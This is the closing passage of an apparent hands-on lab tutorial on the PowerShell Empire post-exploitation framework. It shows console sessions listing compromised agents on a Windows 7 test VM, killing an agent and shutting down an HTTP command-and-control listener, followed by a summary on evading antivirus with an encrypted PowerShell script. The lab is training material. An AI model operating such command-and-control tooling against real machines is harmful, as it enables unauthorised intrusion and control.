 Name     La Internal IP     Machine Name      Username              Process          PID   Delay    Last Seen           Listener
 ----     -- -----------     ------------      --------              -------          ---   -----    ---------           --------
 win7     ps 10.0.2.25       IEWIN7            *IEWIN7\IEUser        powershell       2916  5/0.0    2021-04-15 06:19:13 http
 9PWTG1CM ps 10.0.2.25       IEWIN7            *IEWIN7\IEUser        powershell       564   5/0.0    2021-04-15 06:26:14 http

(Empire: agents) > remove stale
(Empire: agents) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username              Process          PID   Delay    Last Seen           Listener
 ----     -- -----------     ------------      --------              -------          ---   -----    ---------           --------
 9PWTG1CM ps 10.0.2.25       IEWIN7            *IEWIN7\IEUser        powershell       564   5/0.0    2021-04-15 06:28:00 http

(Empire: agents) >
```

To remove an active agent. At the **`agents`** prompt type, **`kill (name of agent>`**

```
[*] Active agents:

 Name     La Internal IP     Machine Name      Username
 ----     -- -----------     ------------      --------
 9PWTG1CM ps 10.0.2.25       IEWIN7            *IEWIN7\IEUser

(Empire: agents) > kill 9PWTG1CM
[>] Kill agent '9PWTG1CM'? [y/N] y
[*] Tasked 9PWTG1CM to run TASK_EXIT
[*] Agent 9PWTG1CM tasked with task ID 2
(Empire: agents) > [!] Agent 9PWTG1CM exiting
[*] Agent 9PWTG1CM deleted

(Empire: agents) > agents
[!] No agents currently registered
(Empire: agents) >
```

Remove Listeners

At the prompt type, **`listeners`** and press enter.

At the listeners prompt type, **`kill all`**

```
(Empire: agents) > agents
[!] No agents currently registered
(Empire: agents) > listeners

[*] Active listeners:

  Name             Module          Host                              Delay/Jitter   KillDate
  ----             ------          ----                              ------------   --------
  http             http            http://10.0.2.15:4444             5/0.0

(Empire: listeners) > kill all
[>] Kill all listeners? [y/N] y
[!] Killing listener 'http'
(Empire: listeners) > listeners
[!] No listeners currently active
(Empire: listeners) >
```

End of the lab!

Summary –

In this lab, you were introduced to some of the post-exploitation tasks that can be performed using PowerShell Empire. The PowerShell Empire framework is all-powerful and can exploit most Windows operating systems. The question I get asked, is why I did not use Windows 10 as my target. Windows 10 is a tough nut to crack. Even if we disable the Windows AV, we still cannot get past the security features of Windows Defender.

In this lab, you saw how we used a PowerShell script that was encrypted. This will not work on a Windows 10 machine. The script is still detected as being infected and will not run.